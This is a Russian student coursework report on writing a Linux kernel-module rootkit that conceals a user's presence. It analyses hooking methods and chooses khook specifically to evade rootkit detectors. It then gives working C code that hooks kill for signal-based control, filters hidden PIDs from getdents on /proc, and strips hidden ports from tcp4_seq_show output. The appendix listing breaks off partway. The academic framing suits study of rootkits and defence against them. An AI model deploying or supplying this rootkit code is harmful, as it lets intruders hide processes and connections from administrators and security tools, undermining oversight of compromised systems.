Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«Московский государственный технический университет
имени Н. Э. Баумана
(национальный исследовательский университет)»
(МГТУ им. Н. Э. Баумана)

ФАКУЛЬТЕТ «Информатика и системы управления»

КАФЕДРА «Программное обеспечение ЭВМ и информационные технологии»

РАСЧЕТНО-ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

К КУРСОВОЙ РАБОТЕ

НА ТЕМУ:

«ПО для сокрытия присутствия пользователя в системе»

Студент ИУ7-73Б (Группа) _____ (Подпись, дата) Криков А. В. (И. О. Фамилия)

Руководитель курсовой работы _____ (Подпись, дата) Рязанова Н. Ю. (И. О. Фамилия)

2023 г.

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

Вредоносное ПО может работать как приложение в пользовательском пространстве, так и как часть операционной системы. Руткиты чаще всего относятся ко второй категории, что дает им больше возможностей, делает их более опасными и максимально затрудняет их поиск и нейтрализацию.

Руткиты являются небольшими наборами инструментов, утилит и сценариев. Главной целью внедрения их в целевую систему является получение прав администратора, поэтому система может либо использоваться удаленно для сбора секретных данных, либо использоваться для проведения атак в отношении других уязвимых систем, внедрения руткита и получения доступа к ним.

Цель работы — реализовать загружаемый модуль ядра, позволяющий скрывать присутствие пользователя в системе.

1 Аналитический раздел

1.1 Постановка задачи

В соответствии с заданием на курсовую работу необходимо разработать загружаемый модуль ядра для ОС Linux, позволяющий скрывать присутствие пользователя в системе.

Чтобы достигнуть поставленной цели, требуется решить следующие задачи:

- проанализировать подходы к реализации руткитов;
- проанализировать структуры и функции ядра, предоставляющие информацию о процессах и сокетах;
- спроектировать и реализовать загружаемый модуль ядра;
- протестировать работоспособность разработанного ПО.

1.2 Руткиты

Руткит — программа или набор программ, использующих технологии сокрытия системных объектов посредством обхода механизмов системы. Термин руткит исторически пришел из мира Unix, где под этим термином понимается набор утилит, которые злоумышленник устанавливает на взломанном им компьютере после получения первоначального доступа. Руткит позволяет злоумышленнику получать права суперпользователя, скрывать файлы и процессы, логировать действия пользователя и другое.

Существует четыре основных вида руткитов:

- **Руткиты пользовательского уровня** запускаются в «пользовательском пространстве». Они перехватывают и изменяют поведение исполняемых файлов, таких как программные файлы и приложения.
- **Руткиты уровня ядра** работают как драйверы или загружаемые модули ядра. ПО, работающее на этом уровне, имеет прямой доступ к аппаратным и системным ресурсам.

- **Буткиты** записывают свой исполняемый код в основной загрузочный сектор жесткого диска. Благодаря этому они могут получить контроль над устройством ещё до запуска операционной системы. Являются разновидностью руткита уровня ядра.

- **Аппаратные руткиты** позволяют скрывать свой исполняемый код внутри архитектуры компьютера, например, в сетевой карте, жестком диске или в BIOS.

1.3 Сокрытие процессов

В результате анализа системных вызовов, которые использует утилита ps, утилитой strace, было выявлено, что каждая операция по перечислению процессов требует использование системного вызова getdents64 (или её альтернативной реализации для более старых файловых систем — getdents). Команда ps использует описанный системный вызов для чтения каталога /proc. Этот системный вызов было решено заменить собственным обработчиком.

В листинге 1.1 представлен прототип системного вызова getdents.

Листинг 1.1 – Прототип системного вызова getdents

```
int getdetns(unsigned int fd, struct linux_dirent *dirp, unsigned
    int count);
```

Системный вызов getdents читает несколько структур linux_dirent из каталога, на который указывает fd в область памяти, на которую указывает dirp. Параметр count является размером этой области памяти.

Для использования системного вызова getdents необходимо самостоятельно определить структуру linux_derent (для getdents64 аналогичная структура уже определена в доступном для пользователя заголовочном файле), которая представлена в листинге 1.2.

Листинг 1.2 – Структура linux_dirent

```
struct linux_dirent {
    unsigned long       d_ino;
    unsigned long       d_off;
    unsigned short      d_reclen;
    char                d_name[1];
};
```

В модифицированной версии функции getdents происходит вызов оригинального системного вызова, после которого происходит проверка на то, соответствует ли название файла идентификатору скрываемого процесса. Если это так, то происходит сокрытие этого файла, что приводит и к сокрытию процесса (от команды ps в частности).

1.4 Сокрытие сетевых сокетов

Так как каждому сетевому сокету соответствует определенный порт, то для сокрытия сокета необходимо скрыть соответствующий порт. Для просмотра портов используется утилита netstat, анализ которой при помощи программы strace, показал, что для отображения сетевых сокетов выполняется чтение /proc/net/tcp (tcp6, udp, udp6).

Для работы с файлами виртуальной файловой системы существуют специальный интерфейс — файловые последовательности, описываемые структурой struct seq_file.

Для работы с файловыми последовательностями необходимо реализовать специальные функции. Для упомянутых выше файлов в ядре есть соответствующии им имплементации: tcp4_seq_show, udp4_seq_show, tcp6_seq_show, udp6_seq_show. В листинге 1.3 представлен прототип одной из них.

Листинг 1.3 – Прототип tcp4_seq_show

```
int tcp4_seq_show(struct seq_file *seq, void *v);
```

Среди полей структуры struct seq_file есть буфер buf, в который происходит запись содержимого файла. За каждый вызов упомянутой функции в этот буфер помещается новая строка.

В рассматриваемом случае, эта строка содержит информацию о сетевом подключении. Чтобы скрыть сетевой сокет, данную строку необходимо удалить из буфера, если в ней содержится номер порта, по которому происходит сокрытие сокета.

1.5 Анализ способов перехвата функций в ядре

Перехват функции заключается в изменении некоторого адреса в памяти процесса или кода в теле функции таким образом, чтобы при вызове этой самой функции управление передавалось не ей, а функции, которая будет её

подменять.

1.5.1 Linux Security Module

`Linux Security Module` (LSM) [1] – это специальный интерфейс, созданный для перехвата функций. В критических местах кода ядра расположены вызовы security-функций, которые вызывают коллбеки (англ. callback [2]), установленные security-модулем. Данный модуль может изучать контекст операции и принимать решение о её разрешении или запрете [1].

Особенности рассматриваемого интерфейса:

- security-модули являются частью ядра и не могу быть загружены динамически;
- в стандартной конфигурации сборки ядра флаг наличия LSM неактивен - большинство уже готовых сборок ядра не содержут внутри себя интерфейс LSM;
- в системе может быть только один security-модуль [1].

Таким образом, для использования Linux Security Module необходимо поставлять собственную сборку ядра Linux, что является трудоёмким вариантом – как минимум, придётся тратить время на сборку ядра.

1.5.2 Модификация таблицы системных вызовов

Все обработчики системных вызовов расположены в таблице `sys_call_table`. Подмена значений в этой таблице приведёт к смене поведения всей системы. Сохранив старое значение обработчика и подставив в таблицу собственный обработчик, можно перехватить любой системный вызов.

Особенности данного подхода:

- минимальные накладные расходы;
- не требуется специальная конфигурация ядра;
- техническая сложность реализации – необходимо модифицировать таблицу системных вызовов;

- из-за ряда оптимизаций, реализованных в ядре, некоторые обработчики невозможно перехватить [3];

1.5.3 kprobes

`kprobes` [4] – специальный интерфейс, предназначенный для отладки и трассировки ядра. Данный интерфейс позволяет устанавливать пред- и пост-обработчики для любой инструкции в ядре, а так же обработчики на вход и возврат из функции. Обработчики получают доступ к регистрам и могут изменять их значение [3].

Особенности рассматриваемого интерфейса:

- перехват любой инструкции в ядре – это реализуется с помощью точек останова (инструкция `int3`), внедряемых в исполняемый код ядра. Таким образом, можно перехватить любую функцию в ядре;

- нетривиальные накладные расходы – для расстановки и обработки точек останова необходимо большое количество процессорного времени [3];

- техническая сложность реализации. Так, например, чтобы получить аргументы функции или значения её локальных переменных нужно знать, в каких регистрах, или в каком месте на стеке они находятся, и самостоятельно их оттуда извлекать;

- при подмене адреса возврата из функции используется стек, реализованный с помощью буффера фиксированного размера. Таким образом, при большом количестве одновременных вызовов перехваченной функции, могут быть пропущены срабатывания.

1.5.4 khook

`khook` [5] – это специальный интерфейс, созданный для перехвата функций. Перехват осуществляется путём замены инструкций в начале функции на безусловный переход, ведущий в наш обработчик. Оригинальные инструкции переносятся в другое место и исполняются перед переходом обратно в подменяемую функцию.

- для использования `khook` не требуется поставлять собственную сборку ядра Linux;

- отсутствие задокументированного API;
- имеется возможность перехватить любую функцию.

1.6 Выбор способа перехвата функции в ядре

Для достижения цели данной работы не подходит способ модификации таблицы системных вызовов, так как ПО, используемое для обнаружения руткитов в системе, очень часто сравнивает содержимое таблицы системных вызовов в памяти с содержимым, хранящимся в каталоге /boot. Kprobes в данной работе не дает преимуществ, поскольку требуется больше действий для получения аргументов функции, в сравнении с khook. Для использования Linux Security Module требуется поставлять собственную сборку ядра Linux, что является трудоемким вариантом. В связи с проведенным анализом был выбран метод khook.

1.7 Сокрытие загружаемого модуля ядра

Загруженные модули ядра можно просмотреть с помощью команды lsmod. lsmod это простая утилита, которая не принимает никаких опций или аргументов. Команда читает /proc/modules и отображает содержимое файла в отформатированном списке.

Для реализации скрытого руткита необходимо удалить загружаемый модуль с руткитом из основного списка модулей.

Для взаимодействия с двусвязными списками модулей ядра необходимо использовать структуру list_head.

Удаление из списка происходит с помощью функции list_del, прототип которой представлен в листинге 1.4.

Листинг 1.4 – Прототип системного вызова listdel

```
void list_del(struct list_head *entry);
```

Добавление в список происходит с помощью функции list_add, прототип которой представлен в листинге 1.5.

Листинг 1.5 – Прототип системного вызова listadd

```
void list_add(struct list_head *new , struct list_head *head);
```

Перед удалением загружаемого модуля ядра из списка необходимо сохранить его указатель на этот модуль, чтобы в дальнейшем, во время выгрузки модуля ядра, можно было вернуть модуль в список.

1.8 Структура `struct task_struct`

Каждому процессу в системе соответствует структура `task_struct`, которая полностью описывает процесс. Сами структуры связаны друг с другом по средствам кольцевого связанного списка [6].

Структура описывает текущее состояние процесса, его флаги, указатель на процессы-потомки и так далее. В листинге 1.6 представлено объявление структуры с наиболее важными полями.

Листинг 1.6 – Листинг структуры task_struct с наиболее важными полями

```
struct task_struct {
        #ifdef CONFIG_THREAD_INFO_IN_TASK
        struct thread_info              thread_info;
        #endif

        unsigned int                    __state;
        ...
        unsigned int                    flags;
        ...
        #ifdef CONFIG_SMP
        int                             on_cpu;
        ...
        int                             recent_used_cpu;
        #endif
        ...
        int                             recent_used_cpu;
        ...
        #ifdef CONFIG_CGROUP_SCHED
        struct task_group               *sched_task_group;
        #endif
        ...
        struct sched_info               sched_info;
        ...
        struct list_head                tasks;
        ...
```

```
}
```

Для работы с данной структурой внутри ядра объявлен ряд макросов. Например, чтобы обойти все процессы в системе, существует макрос `for_each_process`, который итерируется по связанному списку процессов. Кроме того, существует ряд предописанных констант, позволяющих проверить текущее состояние процесса, например, узнать, выполняется ли процесс в данный момент. Список этих констант приведён в листинге 1.8.

Листинг 1.7 – Описание состояний процесса с помощью предописанных констант

```
#define TASK_RUNNING                    0x0000
#define TASK_INTERRUPTIBLE              0x0001
#define TASK_UNINTERRUPTIBLE            0x0002
#define __TASK_STOPPED                  0x0004
#define __TASK_TRACED                   0x0008
#define EXIT_DEAD                       0x0010
#define EXIT_ZOMBIE                     0x0020
#define EXIT_TRACE                      (EXIT_ZOMBIE | EXIT_DEAD)
#define TASK_PARKED                     0x0040
#define TASK_DEAD                       0x0080
#define TASK_WAKEKILL                   0x0100
#define TASK_WAKING                     0x0200
#define TASK_NOLOAD                     0x0400
#define TASK_NEW                        0x0800
#define TASK_RTLOCK_WAIT                0x1000
#define TASK_STATE_MAX                  0x2000
#define TASK_KILLABLE                   (TASK_WAKEKILL |
   TASK_UNINTERRUPTIBLE)
#define TASK_STOPPED                    (TASK_WAKEKILL |
   __TASK_STOPPED)
#define TASK_TRACED                     (TASK_WAKEKILL |
   __TASK_TRACED)
#define TASK_IDLE                       (TASK_UNINTERRUPTIBLE |
   TASK_NOLOAD)
#define TASK_NORMAL                     (TASK_INTERRUPTIBLE |
   TASK_UNINTERRUPTIBLE)
#define TASK_REPORT                     (TASK_RUNNING |
   TASK_INTERRUPTIBLE | \
TASK_UNINTERRUPTIBLE | __TASK_STOPPED | \
```

```
__TASK_TRACED | EXIT_DEAD | EXIT_ZOMBIE | \
TASK_PARKED)
```

В структуре task_struct есть поле flags длиной 32 бит. Это поле предназначено для установки и сбрасывания флагов процесса. В листинге 1.8 представлены флаги task_struct.

Листинг 1.8 – Флаги task_struct

```
        # define PF_IDLE                0x00000002
        # define PF_EXITING             0x00000004
        # define PF_VCPU                0x00000010
        # define PF_WQ_WORKER           0x00000020
        # define PF_FORKNOEXEC          0x00000040
        # define PF_MCE_PROCESS         0x00000080
        # define PF_SUPERPRIV           0x00000100
        # define PF_DUMPCORE            0x00000200
        # define PF_SIGNALED            0x00000400
        # define PF_MEMALLOC            0x00000800
        # define PF_NPROC_EXCEEDED      0x00001000
        # define PF_USED_MATH           0x00002000
        # define PF_USED_ASYNC          0x00004000
        # define PF_NOFREEZE            0x00008000
        # define PF_FROZEN              0x00010000
        # define PF_KSWAPD              0x00020000
        # define PF_MEMALLOC_NOFS       0x00040000
        # define PF_MEMALLOC_NOIO       0x00080000
        # define PF_LOCAL_THROTTLE      0x00100000
        # define PF_KTHREAD             0x00200000
        # define PF_RANDOMIZE           0x00400000
        # define PF_SWAPWRITE           0x00800000
        # define PF_UMH                 0x02000000
        # define PF_NO_SETAFFINITY      0x04000000
        # define PF_MCE_EARLY           0x08000000
        # define PF_MEMALLOC_NOCMA      0x10000000
        # define PF_IO_WORKER           0x20000000
        # define PF_FREEZER_SKIP        0x40000000
        # define PF_SUSPEND_TASK        0x80000000
```

Исходя из этого листинга можно сделать вывод, что не все разряды flags соответствуют тем или иным флагам. Поэтому, для того, чтобы установить, скрыт процесс или нет, зарезервируем один из свободных разрядов.

1.9 Выводы

В результате проведенного анализа было принято решение использовать загружаемый модуль ядра для реализации руткита. Данный подход обеспечивает наименьшую вероятность обнаружения антивирусными программами. Также данный подход позволяет расширять функциональность руткита без необходимости перекомпилировать ядро. Для перехвата системных вызовов было принято решение использовать библиотеку khook. Также были найдены и проанализированы системные вызовы, которые необходимо подменить для выполнения поставленной задачи.

2 Конструкторский раздел

2.1 Последовательность действий для сокрытия присутствия пользователя

На рисунке 2.1 показаны входные и выходные потоки данных и библиотека, необходимая для реализации поставленной задачи.



Рисунок 2.1 – IDEF0-диаграмма нулевого уровня

Загружаемый модуль ядра должен выполнять последовательность действий, показанную на рисунке 2.2.



Рисунок 2.2 – IDEF0-диаграмма первого уровня

2.2 Структура ПО

На рисунке 2.3 приведена структура разрабатываемого программного обеспечения.

Рисунок 2.3 – Структура ПО

2.3 Сокрытие процессов

Так как в ходе анализа с помощью утилиты strace было выявлено, что для отображжения процессов используется системный вызов getdents, в схеме алгоритма представлен наш обработчик этого вызова. В начале алгоритма происходит вызов оригинального системного вызова, что показано на рисунке 2.4.



Рисунок 2.4 – Алгоритм сокрытия процесса

2.4 Сокрытие сетевых сокетов

Так как в ходе анализа с помощью утилиты strace было выявлено, что для отображения сокетов используется, в том числе, системный вызов tcp4_seq_show, в схеме алгоритма представлен наш обработчик этого вызова.



Рисунок 2.5 – Алгоритм сокрытия сетевых сокетов

2.5 Выводы

В данном разделе была рассмотрена структура программного обеспечения.

3 Технологический раздел

3.1 Выбор языка программирования и среды разработки

В качестве языка программирования был выбран язык C, так как при помощи этого языка написано большинство загружаемых модулей ОС Linux.

В качестве текстового редактора был выбран текстовый редактор VsCode.

3.2 Взаимодействие с пользователем

Взаимодействие с пространством пользователя происходит при помощи механизма сигналов.

В листинге 3.1 представлены объявления используемых в программе констант и типов. Здесь резервируются три определённых для пользователя сигнала, определяется структура linux_dirent.

Листинг 3.1 – Объявление констант и типов

```
    enum {
        SIGINVISPROC = SIGUSR1, // 10
        SIGINVISPORT = SIGUSR2, // 12
        SIGMODHIDE   = SIGRTMIN  // 32
    };
    struct linux_dirent {
        unsigned long   d_ino;
        unsigned long   d_off;
        unsigned short  d_reclen;
        char            d_name[1];
    };
```

Функция для перехвата kill определена в листинге 3.2. Перехват функции kill требуется для обработки новых заданных сигналов.

Листинг 3.2 – Перехват функции kill

```
KHOOK_EXT(long , __x64_sys_kill , const struct pt_regs *);
static long khook___x64_sys_kill(const struct pt_regs *pt_regs) {
    struct task_struct *task;
    pid_t pid = (pid_t) pt_regs->di;
    int sig = (int) pt_regs->si;
```

```
    switch (sig) {
    case SIGINVISPROC :
        if (( task = find_task_struct (pid)))
            toggle_proc_invisability (task);
        else
            return ESRCH;
        break;
    case SIGINVISPORT :
        toggle_port_invisability (pid);
        break;
    case SIGMODHIDE :
        toggle_module_invisability ();
        break;
    default:
        KHOOK_ORIGIN(__x64_sys_kill , pt_regs);
    }

    return 0;
}
```

3.3 Сокрытие и отображение процессов

В листинге 3.3 описываются функции сокрытия и отображения процессов. Эти функции проверяют и устанавливают/сбрасывают разряд переменной flags, определённый для индикации невидимости процесса.

Листинг 3.3 – Сокрытие процессов, файл реализации

```
    struct task_struct *find_task_struct(pid_t pid) {
        struct task_struct *task = current;

        for_each_process(task)
            if (task->pid == pid)
                return task;

        return NULL;
    }

    int is_invisible_pid(pid_t pid) {
        if (!pid)
            return 0;
```

```
        return is_invisible_task_struct(find_task_struct(pid));
    }

    int is_invisible_task_struct(struct task_struct *task) {
        if (task)
            return task->flags & PF_INVISIBLE;
        return 0;
    }

    void toggle_proc_invisability(struct task_struct *task) {
        if (task)
            task->flags ^= PF_INVISIBLE;
    }
```

Функция для перехвата getdents приведена в листинге 3.4.

Листинг 3.4 – Перехват getdents

```
KHOOK_EXT(long, __x64_sys_getdents, const struct pt_regs *);
static long khook___x64_sys_getdents(const struct pt_regs *
   pt_regs) {
    int fd;
    long ret;
    long off = 0;

    struct inode *d_inode;
    struct linux_dirent *dirent, *kdirent, *dirent_var, *
       dirent_prev;

    fd = (int)pt_regs->di;
    dirent = (struct linux_dirent *)pt_regs->si;

    ret = KHOOK_ORIGIN(__x64_sys_getdents, pt_regs);
    if (ret <= 0)
        return ret;

    d_inode =
        current->files->fdt->fd[fd]->f_path.dentry->d_inode;
    if (d_inode->i_ino != PROC_ROOT_INO)
        return ret;

    kdirent = kzalloc(ret, GFP_KERNEL);
    if (!kdirent)
```

```
        return ret;

    if (copy_from_user(kdirent, dirent, ret)) {
        kfree(kdirent);
        return ret;
    }

    while (off < ret) {
        dirent_var = (void *)kdirent + off;

        if (is_invisible_pid(str_to_pid(dirent_var->d_name))) {
            if (!dirent_prev) { // <==> if (dirent_var == kdirent
               )
                memmove(
                    dirent_var, (void *)dirent_var + dirent_var->
                       d_reclen, ret
                );
                ret -= dirent_var->d_reclen;
            }
            else {
                dirent_prev->d_reclen += dirent_var->d_reclen;
                off += dirent_var->d_reclen;
            }
        }
        else {
            dirent_prev = dirent_var;
            off += dirent_var->d_reclen;
        }
    }

    copy_to_user(dirent, kdirent, ret);
    kfree(kdirent);
    return ret;
}
```

3.4 Сокрытие и отображение сокетов

Сетевые сокеты скрываются по номеру порта. Определённые в листинге 3.5 функции управляют содержимым списка в котором хранятся порты.

Листинг 3.5 – Сокрытие сетевых сокетов

```
#include <linux/in.h>
#include <linux/in6.h>

struct hidden_port {
    unsigned int port;
    struct list_head list;
};

struct list_head hidden_port_list;

void net_port_hide(unsigned int port) {
    struct hidden_port *hp;

    hp = kmalloc(sizeof(*hp), GFP_KERNEL);
    if (!hp)
        return;

    hp->port = port;
    list_add(&hp->list, &hidden_port_list);
}

void net_port_show(unsigned int port) {
    struct hidden_port *hp;

    list_for_each_entry (hp, &hidden_port_list, list) {
        if (hp->port == port) {
            list_del(&hp->list);
            kfree(hp);
            return;
        }
    }
}

int is_port_hidden(unsigned int port) {
    struct hidden_port *hp;

    list_for_each_entry (hp, &hidden_port_list, list)
        if (hp->port == port)
            return 1;
```

```
    return 0;
}

void toggle_port_invisability(unsigned int port) {
    if (is_port_hidden(port))
        net_port_show(port);
    else
        net_port_hide(port);
}
```

Функция для перехвата tcp4_seq_show определена в листинге 3.6. Функции для перехвата остальных системных вызовов для отображения сокетов аналогичны.

Листинг 3.6 – Перехват tcp4_seq_show

```
KHOOK_EXT(int, tcp4_seq_show, struct seq_file *, void *);
static int khook_tcp4_seq_show(struct seq_file *seq, void *v) {
    int ret;
    char port[12];
    struct hidden_port *hp;

    ret = KHOOK_ORIGIN(tcp4_seq_show, seq, v);

    list_for_each_entry (hp, &hidden_port_list, list) {
        sprintf(port, ":%04X", hp->port);

        if (strnstr(
                    seq->buf + seq->count - PROC_NET_ROW_LEN,
                    port,
                    PROC_NET_ROW_LEN
                )) {
            seq->count -= PROC_NET_ROW_LEN;
            break;
        }
    }

    return ret;
}
```

В данном разделе был выбран язык программирования, а также рассмотрена реализация программного обеспечения

4 Исследовательский раздел

Для проверки работоспособности разработанного ПО необходимо выполнить следующие действия:

- На рисунке 4.1 демонстрируется сборка модуля, его загрузка, проверка сокрытия и выгрузка.



Рисунок 4.1 – Загрузка, сокрытие и выгрузка модуля

- На рисунке 4.2 демонстрируется сокрытие процесса.



Рисунок 4.2 – Сокрытие процесса

- На рисунке 4.3 демонстрируется сокрытие сетевых сокетов.

Рисунок 4.3 – Сокрытие сетевых сокетов

Выводы

Были показаны результаты работы ПО. В ходе тестирования не было выявлено ошибок.

ЗАКЛЮЧЕНИЕ

Разработан программный продукт в соответствии с поставленным техническим заданием и выполнены следующие задачи:

- проанализированы подходы к реализации руткитов;
- проанализированы структуры и функции ядра, предоставляющие информацию о процессах и сокетах;
- спроектирован и реализован загружаемый модуль ядра;
- протестирована работоспособность разработанного ПО.

Таким образом цель курсовой работы достигнута.

ПРИЛОЖЕНИЕ А

РЕАЛИЗАЦИЯ

Листинг 4.1 – Объявление констант и типов

```
#ifndef OSCW_DEF_H_
#define OSCW_DEF_H_

#include <linux/syscalls.h>
#include <linux/signal.h>

enum {
    SIGINVISPROC = SIGUSR1, // 10
    SIGINVISPORT = SIGUSR2, // 12
    SIGMODHIDE   = SIGRTMIN // 32
};

struct linux_dirent {
    unsigned long       d_ino;
    unsigned long       d_off;
    unsigned short      d_reclen;
    char                    d_name[1];
};

typedef asmlinkage long (*syscall_t)(const struct pt_regs *);

#endif // OSCW_DEF_H_
```

Листинг 4.2 – Сокрытие процессов, заголовочный файл

```
#ifndef OSCW_PROC_H_
#define OSCW_PROC_H_

#include <linux/sched.h>
#include <linux/proc_fs.h>
